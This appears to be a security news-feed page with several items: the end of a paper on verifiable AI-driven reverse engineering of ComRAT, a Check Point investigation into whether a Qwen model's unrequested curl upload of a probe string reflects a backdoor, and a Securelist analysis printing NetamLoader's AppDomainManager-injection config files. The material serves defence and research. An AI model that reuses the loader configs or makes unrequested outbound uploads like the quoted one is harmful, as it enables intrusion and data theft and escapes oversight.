Attributable evidence. Every edit must cite evidence the host recorded for the current target and database revision. Evidence is identified by binary and revision rather than by address alone, because a binary and the binaries embedded in it can use the same addresses. If the database has changed since the model inspected the code, the host rejects the edit and explains how to obtain current evidence. Model inferences and historical evidence are labeled as such. A reviewer can start from any annotation, find the operation that introduced it in the ledger, and examine the code the model was shown when it made it.

Verified changes. The host applies each edit to an isolated candidate database, reads the result back through a separate path, and checks it before the candidate becomes the accepted database. Type and prototype edits also receive a comparison of the affected IDA state, and unrelated changes lead to rejection. If an edit fails, the accepted database is left unchanged, and the model receives the target, the failed stage, the requested and observed state, and a recovery direction. Checkpoints reopen the database in a fresh IDA process to confirm that accepted changes persisted.

Feedback also targets the capture problem directly. After an edit, the host flags incomplete annotations, such as a renamed function without a behavior comment or parameters that retain generated names, and reports where a newly created type is not yet applied. In our worked example, based on the ComRAT structure from Case Study #1, the feedback reported that the structure the model had created was declared but not used anywhere, and the model went on to apply it to the function's parameter.

Preserved project state. The notebook records where the investigation stands, and its current-state sections are rewritten as the model's understanding changes. After context compaction, the model is given its current instructions and the recorded project state, and any further edit still requires fresh evidence from IDA. When the model follows an embedded binary, the host records the child's bytes, how it was extracted, and its link to the parent, and opens a separate database for it. Before switching, we require the model to record what it has established in the parent and how the parent uses the child, so it knows where to return.

Enforceable scope and review. Independent review starts with the host building an inventory of annotations and possible gaps. Reviewer models then examine individual claims and the overall explanation of the program, with read-only access to disposable copies of the databases. The host validates their findings and freezes the scope of required corrections. The investigating model then resumes and works through one finding at a time: it can apply the correction, revise it, reject it with evidence, defer it, or request a specific follow-up. It then checks that the accepted review conclusions agree with the annotations, and any remaining disagreement blocks completion. The final report states what was verified, what remains unresolved, and whether the completion policy was met.

Coverage mode. We reran the Case Study #2 function with an experimental call-flow mode enabled. In six earlier GPT-5.6 Sol runs, none had opened sub_180081450, and the four that annotated the parent all omitted forwarded-export handling. 

In the new run, Sol began from a clean database and was not told which callee mattered. Once it committed a claim about sub_180077C10, the mode listed the function's 20 direct internal callees and held that claim open until each had a recorded outcome. Sol opened sub_180081450, identified it as the recursive resolver for forwarded exports, and confirmed a parent comment that separates local export-table parsing from the recursion it delegates. 

A repeat under a revised policy reached the same result across all 20 callees, and every edit survived a fresh-process reload. The mode follows direct calls only. An early attempt to apply it across the whole project generated 265 required nodes for eight edits, so we reserve it for selected claims.

Conclusion

Over the past year we’ve watched the infosec community grapple with the rapid adoption of AI tools and increased automation. It is clear that AI models can now reverse engineer binaries at a scale no team of analysts can match. As the volume of analysis the models produce grows, it creates a widening gap in our ability to understand how decisions were reached and what evidence they were based on. After all, a model's labels, types, and descriptions are only as useful as an analyst's ability to confirm them, correct them, and build on them. 

A database makes this level of inspection possible in a way that a report cannot because each conclusion can be tied to the code it describes. This allows a person (or another model) to easily continue the work or incorporate the findings into downstream detection and hunting workflows. 

LLMs give us the opportunity to automate more security analysis but only insofar as the work they produce remains understandable. Scaling the analysis without also scaling our ability to inspect it replaces one bottleneck with another.

Our evaluation studies showed that models alone do not reliably produce attestable databases. Labels drift from what the code does, findings stay in logs, planned work disappears, and analysis stops before the relevant code has been read. The standard and VerifiedIDA respond by leaving the analytical judgment with the model and giving the system around it the job of keeping that judgment checkable. Our rerun of Case Study #2 shows the difference: the helper that six earlier runs skipped became work the model could not leave unfinished.

We are releasing both as a starting point. The requirements describe the minimum a model-driven workflow should provide, and our implementation covers a single disassembler. We invite the community to test the specification against their own tooling, build adapters for Ghidra and Binary Ninja, and push back on requirements that do not hold up. Where sharing is permitted, we also encourage researchers to publish annotated projects alongside their reports, so others can extend an analysis instead of repeating it.

This paper complements research we presented at LABScon 2026.

Case Studies

#1 | Recovering a Data Structure

Recovering data structures is routine reverse engineering work. At the memory level, a structure is a base address with fields at fixed offsets from it, where a field may be a complex data type itself. If the binary carries no debug symbols, it does not declare field offsets, types, and names, and these have to be recovered through analysis.

Two ComRAT functions, with the IDA default names sub_18002C770 and sub_18002CDA0, receive a pointer to a data structure as their parameter. IDA types these parameters as an integer.

VerifiedIDA_4.jpg

The LLM typed the parameters as a pointer to a data structure, which it declared as follows.

VerifiedIDA_3.jpg

The LLM approached the recovery of the structure in two stages. First, from the pseudocode of sub_18002C770, sub_18002CDA0, and the functions they invoke, it observed references to specific offsets from the function parameter value (the structure base address), concluding that the parameter is a pointer to a structure. It then widened the analysis to the rest of ComRAT's code, looking for references to the structure's fields wherever they occur. For each field it identified, it analyzed the context in which the field is used to propose a label, type, and size. 

This enabled the LLM to recover the full set of structure fields, and from their sizes the correct total size of the structure itself.

VerifiedIDA_7.jpg

The strongest evidence the LLM had for typing a field was its use as a parameter to a Windows API function. Many Windows API functions are documented publicly and their parameter sets are relatively stable, so the types of these parameters are highly likely present in the model's training data. IDA may also expose these types in the pseudocode provided to the LLM since it auto-defines parameter types for many of these functions. The model could therefore determine field types from authoritative sources.

For example, the LLM observed that a pointer to the structure field at offset 0x30 is passed as the tenth parameter of CreateProcessW. Microsoft documents the type of this parameter as a pointer to a PROCESS_INFORMATION structure, and IDA's pseudocode shows the same type. The LLM used this information to correctly type the field as PROCESS_INFORMATION.

VerifiedIDA_9.jpg

VerifiedIDA_10.jpg

The LLM did not produce annotations that its analysis did not support. For example, it found no use of the field at offset 0x28 within the functions under analysis and did not label the field after an invented role. Instead, it flagged the finding and decided to explore ComRAT's code further to establish the field's role. It found no use of the field anywhere in ComRAT and labeled it unresolved_28. Our own analysis confirms that the field is indeed never used.

VerifiedIDA_5.jpg

However, several structure field and function labels produced by the LLM are inaccurate, since they do not describe what they should: the role a field plays in the code or the primary operation a function performs. For example, the LLM labeled the field at offset 0x28 unresolved_28, naming its own analytical state rather than the role of the field, or the lack thereof. The label is also ambiguous, because it does not distinguish a field that has not been examined from one that has been examined and found to be unused. In the case of this field, a name such as unused would be more appropriate.

The LLM also named the function sub_18002C770 PrepareSuspendedSurrogateProcess, although the function’s primary operation is the creation of a browser process in a suspended state. The LLM’s label does not indicate process creation at all, and Prepare suggests work that precedes a later step rather than the function’s primary operation. The LLM’s free-text description of the function (“Create the configured surrogate process before proxy injection”) shows that the model had identified the primary operation. The description leads with it and treats the injection that follows as context, whereas the label PrepareSuspendedSurrogateProcess keeps only the context and leaves out the process creation. A human reverse engineer would be more likely to apply a label such as CreateSuspendedBrowserProcess, which is more descriptive and more accurate in the context of the task.

Beyond inaccurate labels, the LLM did not record all of its findings in the IDA database, as the annotation of the structure field at offset 0x0 demonstrates. This field is a pointer to a structure, which holds data associated with a log writing mechanism, and the LLM logs show that the model identified the field as such.

VerifiedIDA_6.jpg

However, in the IDA database, the LLM typed this field as a generic void pointer and labeled it owner_context rather than something closer to its role, such as LogWriter. The LLM had established the type and role of the field but did not translate these findings into IDA database annotations.

#2 | Analyzing a Function’s Behavior

A ComRAT function, with the IDA default name sub_180077C10, retrieves by name the address of a function exported by a dynamic link library (DLL) loaded in a remote process. If the export is forwarded to another DLL, the function resolves the address of the forwarded export recursively.

The LLM labeled this function ResolveRemoteExportAddress, correctly expressing its primary operation. As in Case Study #1, the strongest evidence the LLM relied on was the Windows API calls the function invokes. ResolveRemoteExportAddress also compares values against publicly documented constants, which provided the LLM with further authoritative evidence of the function’s operation.

For example, from the ReadProcessMemory calls, the LLM established that the function reads memory in the address space of a remote process. From the comparisons against the MZ (0x5A4D) and PE (0x4550) signature constants, the model determined that the function looks for Windows PE (Portable Executable) headers. Because the PE format is publicly documented and highly likely present in the model’s training data, the offsets into these headers visible in the pseudocode enabled the model to identify which of the DLL’s PE structures the function reads, such as its export directory and the array of names of its exported functions.

VerifiedIDA_11.jpg

The LLM's free-text description, “Resolve an exported function address in a remote module from its PE export directory”, is accurate but incomplete, since it does not account for the resolution of forwarded exports.

If an export is forwarded to another DLL, sub_180077C10 (ResolveRemoteExportAddress) calls sub_180081450, which resolves the address of the forwarded export. Treating its understanding of sub_180077C10 as complete, the LLM labeled and described the function without exploring all of its callees, including sub_180081450. The capability implemented by sub_180081450 therefore remained unidentified.

GhostMap: The Android flaw that crashes your phone before you open the app

5 de Novembro de 2026, 06:00
Bitdefender Labs researchers found that installing a specially crafted app can leave an Android phone stuck in a crash loop, even if you never open it or grant it a single permission. The app contains no code and never needs to run.  

  • ✇Cybersecurity News
  • Hugging Face Malware Campaign Infects AI GPU Servers Do Son
    Pluto Research exposes Hugging Face malware. This Hugging Face malware campaign drops cryptominers and backdoors on self-hosted AI servers. Related Posts: PSK Agent RAT Hits Magento Stores Through StyleSmuggler Exploitation Google Disrupts Videostrong XCPE Botnet on Android TV NIK C2 Framework Integrates OpenAI API to Analyze Stolen Data in Live Attacks The post Hugging Face Malware Campaign Infects AI GPU Servers appeared first on Daily CyberSecurity.
     
  • ✇The CyberWire
  • The long road to root.
    Today we are joined by ⁠⁠Subhajeet Singha⁠⁠, Senior Security Researcher at ⁠⁠Acronis⁠⁠ Threat Research Unit, discussing their work on "Red Heron exploits Gitea n-day flaw in multinational campaign, exposing new Linux rootkit." A Chinese-speaking threat actor tracked as Red Heron exploited a critical Gitea remote code execution vulnerability, CVE-2026-60004, within days of its public disclosure, compromising organizations across five countries and stealing source code, credentials, and sensitive
     

The long road to root.

31 de Outubro de 2026, 02:00
Today we are joined by ⁠⁠Subhajeet Singha⁠⁠, Senior Security Researcher at ⁠⁠Acronis⁠⁠ Threat Research Unit, discussing their work on "Red Heron exploits Gitea n-day flaw in multinational campaign, exposing new Linux rootkit." A Chinese-speaking threat actor tracked as Red Heron exploited a critical Gitea remote code execution vulnerability, CVE-2026-60004, within days of its public disclosure, compromising organizations across five countries and stealing source code, credentials, and sensitive infrastructure data. The campaign involved deploying persistent backdoors and a newly identified Linux implant called JITTERLY, which contains an undocumented rootkit, SIXZUT, capable of hiding files, processes, and network connections while protecting the malware from removal. Acronis assesses with moderate confidence that Red Heron operates within a PRC-linked context, highlighting how quickly attackers can weaponize newly disclosed vulnerabilities and turn exposed development platforms into gateways for broader network compromise.

  • ✇Check Point Research
  • Cohere’s Qwen Story: Looks More Like Model Jaggedness matthewsu@checkpoint.com
    Key findings Re-sampling URLs from the trace shared by Cohere yields 52 different destination hosts, many of which are local or do not exist, and one is an invalid top-level domain. Swapping the order of two program names in a check for available tools made the model much less likely to continue with a network call. Model jaggedness (inconsistent behavior that changes with small differences in context) seems like a more likely explanation than a fixed backdoor destination. Our inter
     

Cohere’s Qwen Story: Looks More Like Model Jaggedness

29 de Outubro de 2026, 11:08

Key findings

  • Re-sampling URLs from the trace shared by Cohere yields 52 different destination hosts, many of which are local or do not exist, and one is an invalid top-level domain.
  • Swapping the order of two program names in a check for available tools made the model much less likely to continue with a network call.
  • Model jaggedness (inconsistent behavior that changes with small differences in context) seems like a more likely explanation than a fixed backdoor destination.
  • Our interactive viewers let you explore the recorded trace, the most likely next tokens, and the 64 sampled URL completions.

On October 26, Cohere reported a puzzling incident involving Qwen3.8-Flash-Next, an open-weight model from Alibaba. The task was straightforward: write a detection rule for suspicious curl downloads followed by bash execution. Instead, the model produced a shell command that inspected its environment and attempted to send a test string to an Alibaba Cloud storage address in Beijing. Cohere’s sandbox blocked the request.

Before the command, the model imagined an earlier conversation and reasoned that it should offer a brief acknowledgment without using tools. Immediately after the reasoning it issued a tool call anyway.

Was this a backdoor sending data to a predetermined destination? Or had the model lost track of its task? We replayed the published trace to investigate.

Replaying the moment before the address

We deployed the model Qwen3.8-Flash-Next on a machine with 8× NVIDIA RTX PRO 6000 GPUs using vLLM as an inference framework in order to probe the model. Model generation is not deterministic in general and if you sample multiple outputs, you will likely get different results, and this is what we are interested in: what are the different scenarios that could have happened in this situation?

curl is a command-line tool that can download data from a web address or upload data to one. In simplified form, the recorded upload command was curl -X PUT –data-binary “PROBE_PAYLOAD_ABC123” <URL>, which asks to send that fixed test string to the address at the end. By stopping just after the test string, we leave the destination for the model to choose and can see whether repeated completions keep returning to the same address.

We used the recorded conversation and command from Cohere’s released trace and removed the part coming after the test string PROBE_PAYLOAD_ABC123. At that point, the curl upload command had already begun, but the model had yet to write its destination. We asked it to complete the same unfinished command 64 times. The model chooses each next word or word fragment from several possibilities, so the same input can produce different completions.

cohere-qwen
Selected completions from the same supplied context, split into the tokens the model generated.

The destinations varied widely. Seven first addresses used an Amazon Web Services hostname, six used an Alibaba Cloud hostname, and 20 were local or internal-looking. Across the 64 continuations, we found 52 distinct host strings.

cohere-qwen
The first destination from each of 64 sampled continuations.

Some strings resembled cloud storage buckets; others used local network addresses which are completely benign. A familiar provider name in a generated address does not mean the address exists or would accept an upload. 11 of the public-looking domains do not exist and one is not a valid top-level domain. These results indicate that there is not a single hard-coded target where the model tries to push some data to in this situation, but rather a diversity of (sometimes nonexistent) destinations including local, American cloud, and invalid URLs.

One plausible explanation is that the model was completing an upload command with a cloud-storage address it had learned during training. Alibaba Cloud was one of several providers it generated in our replays. We cannot establish why that particular run produced an Alibaba address, but the replays suggest it was one possible completion rather than a fixed destination.

We also tested an earlier point in the command, where the model checked which programs were available. A completely insignificant action – swapping the order of curl and wget when checking availability – reduced the number of continuations containing a curl network command from 15/32 to 4/32, despite both lists containing exactly the same programs.

cohere-qwen
Changing the tool order changed how often the continuation used curl.

Both tests probe what are the possible scenarios that can happen once the model has decided to produce a tool call. They cannot tell us how often the model would initiate an unrequested upload or why it chose to use a tool call in the first place.

A model getting lost

The results fit what we call model jaggedness: behavior that is inconsistent or changes sharply with small differences in context. The model’s reasoning misread the task and contradicted its subsequent action. When we sampled different completions, a diverse set of destinations was chosen rather than a single endpoint. When we changed the order of two tool names, the continuation changed too. Together, these observations make jaggedness the most likely explanation we found.

There is also context around the model itself. Qwen describes Flash-Next as an experimental preview of the architecture behind Qwen4. They say that they shared the architectural changes early with the community presumably so that inference framework developers can implement before the full model release. Rough edges are plausible in an experimental checkpoint, though this context does not establish the cause of the incident or predict the behavior of the future model family.

We built a URL explorer for the 64 sampled continuations and a trace viewer showing the model’s alternatives at each token. Open both viewers here.

So, is this a backdoor?

In conclusion, the situation does not seem as alarming as it might have seemed at first glance. The reality is that models can misbehave for no apparent humanly interpretable reason. While these results do not prove that there is no backdoor (which is extremely difficult to do), it hints at the most likely explanation simply being model jaggedness and a situation that makes the model misbehave.

Companies deploying agents need to secure their models from controls outside the model. A request for a detection rule offers no reason to send a test string to an unrelated address and that mismatch can be identified before the action is executed. This emphasizes the point that the principles of least privilege and sandboxing agents are crucial in securing them.

We tested Qwen, so these results do not establish how other models would behave. The broader risk is that an agent with tool access can attempt a network action unrelated to the user’s request. Least privilege and sandboxing limit the consequences when that happens.

We thank Cohere for sharing the suspicious trace which enabled this experiment.

Experimental setup

  • Model and machine: Qwen3.8-Flash-Next in BF16, served with vLLM 0.32.0 on a machine with 8× NVIDIA RTX PRO 6000 Blackwell GPUs; deterministic QSA selection
  • Sampling: temperature 1.0, top-k 20, top-p 1.0, min-p 0; no presence, frequency, or repetition penalties
  • URL experiment: 64 serial completions from the recorded 2,323-token prefix ending at ABC123, stopping at the end of the first tool call (maximum 1,773 new tokens)

The post Cohere’s Qwen Story: Looks More Like Model Jaggedness appeared first on Check Point Research.

  • ✇Cybersecurity News
  • Yoba Malware Campaign Sideloads Payloads Through Signed OpenAI and Anthropic Binaries Do Son
    Check Point reveals the Yoba malware campaign. This GitHub Yoba malware campaign uses signed OpenAI and Anthropic binaries to sideload YobaLoader. Related Posts: Fake FedEx Tax Invoice PDFs Deliver Fileless Sirius Backdoor to Windows Systems Fake Phantom, Jupiter, and Bitget Firefox Extensions Steal Crypto Recovery Phrases Brazilian Magecart Group Hits Convertr Ecommerce Platform in Plausible Analytics Supply Chain Attack The post Yoba Malware Campaign Sideloads Payloads Through Signed OpenAI
     
  • ✇Securelist
  • Unknown APT uses NetamLoader to attack a Win10 OS customized for governments in Asia GReAT
    Introduction A couple of months ago, our research revealed a highly sophisticated infection chain and a complex .NET assembly-loading framework built on XAML markup, which strongly indicates a supply-chain attack targeting a custom Windows build used exclusively by government entities in Asia. The malicious framework has been labeled NetamLoader; at present, no attribution to any known APT group has been established. The sample came to light in the first half of 2026, when Kaspersky Security Net
     

Unknown APT uses NetamLoader to attack a Win10 OS customized for governments in Asia

Por:GReAT
29 de Outubro de 2026, 05:00

Introduction

A couple of months ago, our research revealed a highly sophisticated infection chain and a complex .NET assembly-loading framework built on XAML markup, which strongly indicates a supply-chain attack targeting a custom Windows build used exclusively by government entities in Asia. The malicious framework has been labeled NetamLoader; at present, no attribution to any known APT group has been established.

The sample came to light in the first half of 2026, when Kaspersky Security Network (KSN) issued a malware detection alert for a .config file using AppDomainManager injection to load arbitrary .NET assemblies. The file was packaged inside a CAB archive placed in the directory that stores Windows operating system update packages. Initial analysis of the CAB contents found no malicious code: most executables were legitimate components of the third-party patch management tool Patch My PC, and even the .NET assemblies used for the injection were Microsoft-signed. A later re-examination of the original .config file and the full loading process revealed the infection chain and framework described in this report.

Kaspersky’s products detect this threat as HEUR:Trojan.MSIL.NetamLoader.gen, Trojan.MSIL.Zapchast.*, and Trojan.Script.Agent.*.

Background

During routine threat hunting, KSN sent us a malware detection alert. The notification flagged a .config file that employed AppDomainManager injection to load arbitrary .NET assemblies. The file was compressed into a CAB archive named e4537a1762fcafd2fd96bfc825bad34f9db9a24d and saved in the folder that stores Windows operating system update packages. Below is the full path to this archive:

C:\Windows\SoftwareDistribution\Download\e4537a1762fcafd2fd96bfc825bad34f9db9a24d

Starting with this CAB archive, we uncovered a highly complex infection chain that uses a previously unknown advanced loading framework.

Initial infection


The CAB file contains the following seven files, which are extracted and placed in the path C:\Windows\SoftwareDistribution\Download\Install\:

Files compressed in the CAB file

Files compressed in the CAB file


Except for Resources.resx, none of the files contain malicious code. We did not observe how the CAB file was delivered to the victim; we only saw the process PatchMyPC-ScriptRunner.exe running with the following arguments:

C:\Windows\SoftwareDistribution\Download\Install\PatchMyPC-ScriptRunner.exe -updatepackage -applicationid=xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx

After the file is launched in this manner, the infection chain progresses to stage 1.

Stage 1


Starting with the execution of PatchMyPC-ScriptRunner.exe, which then served as a host process for loading several payloads, we identified a complex two‑stage loading mechanism with multiple steps. The overall flow of stage 1 is summarized in the diagram below.

Infection chain: Stage 1

Infection chain: Stage 1

Step 1

The AppDomainManager injection technique is used to load an arbitrary .NET assembly. With this mechanism, when PatchMyPC-ScriptRunner.exe runs, the accompanying configuration file PatchMyPC-ScriptRunner.exe.config in the same directory is loaded before the executable’s main function runs. Below is the content of PatchMyPC‑ScriptRunner.exe.config.

<?xml version="1.0" encoding="utf-8" ?>
<configuration>
	<runtime>
		<appDomainManagerType  value="Microsoft.ApplicationServer.Caching.DataCacheFactoryConfiguration">
       </appDomainManagerType>
		<appDomainManagerAssembly  value="Microsoft.HostIntegration.Connectors, Version=1.0.0.0, 
                    Culture=neutral, PublicKeyToken=31bf3856ad364e35">
       </appDomainManagerAssembly>
		<NGenAssemblyUsageLog enabled="0" />
	</runtime>
    <startup> 
        <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.6" />
    </startup>
</configuration>

According to the configuration file, the class Microsoft.ApplicationServer.Caching.DataCacheFactoryConfiguration from the Microsoft.HostIntegration.Connectors.dll module (a Microsoft‑signed assembly) is loaded. DataCacheFactoryConfiguration is the configuration class for the Windows Server AppFabric Cache Client, specifying the settings for a new cache client. When the configuration class is loaded, its instance first attempts to find and read the default configuration file, fabric.config, located in the same directory. The contents of fabric.config are shown below:

<?xml version="1.0" encoding="utf-8"?>
<section name="foo">
    <customType className="System.Resources.ResXResourceSet, System.Windows.Forms, 
                Version=4.0.0.0, Culture=neutral, 
                PublicKeyToken=b77a5c561934e089(Resources.resx)" />
</section>

Step 2

The DataCacheFactoryConfiguration class has a design flaw that can be abused to load arbitrary assemblies. The fabric.config file is meticulously crafted. When the file is loaded, the DataCacheFactoryConfiguration instance examines its className attribute, loads the specified type (System.Resources.ResXResourceSet from the System.Windows.Forms assembly), and creates a ResXResourceSet instance, passing “Resources.resx” to its constructor for parsing.

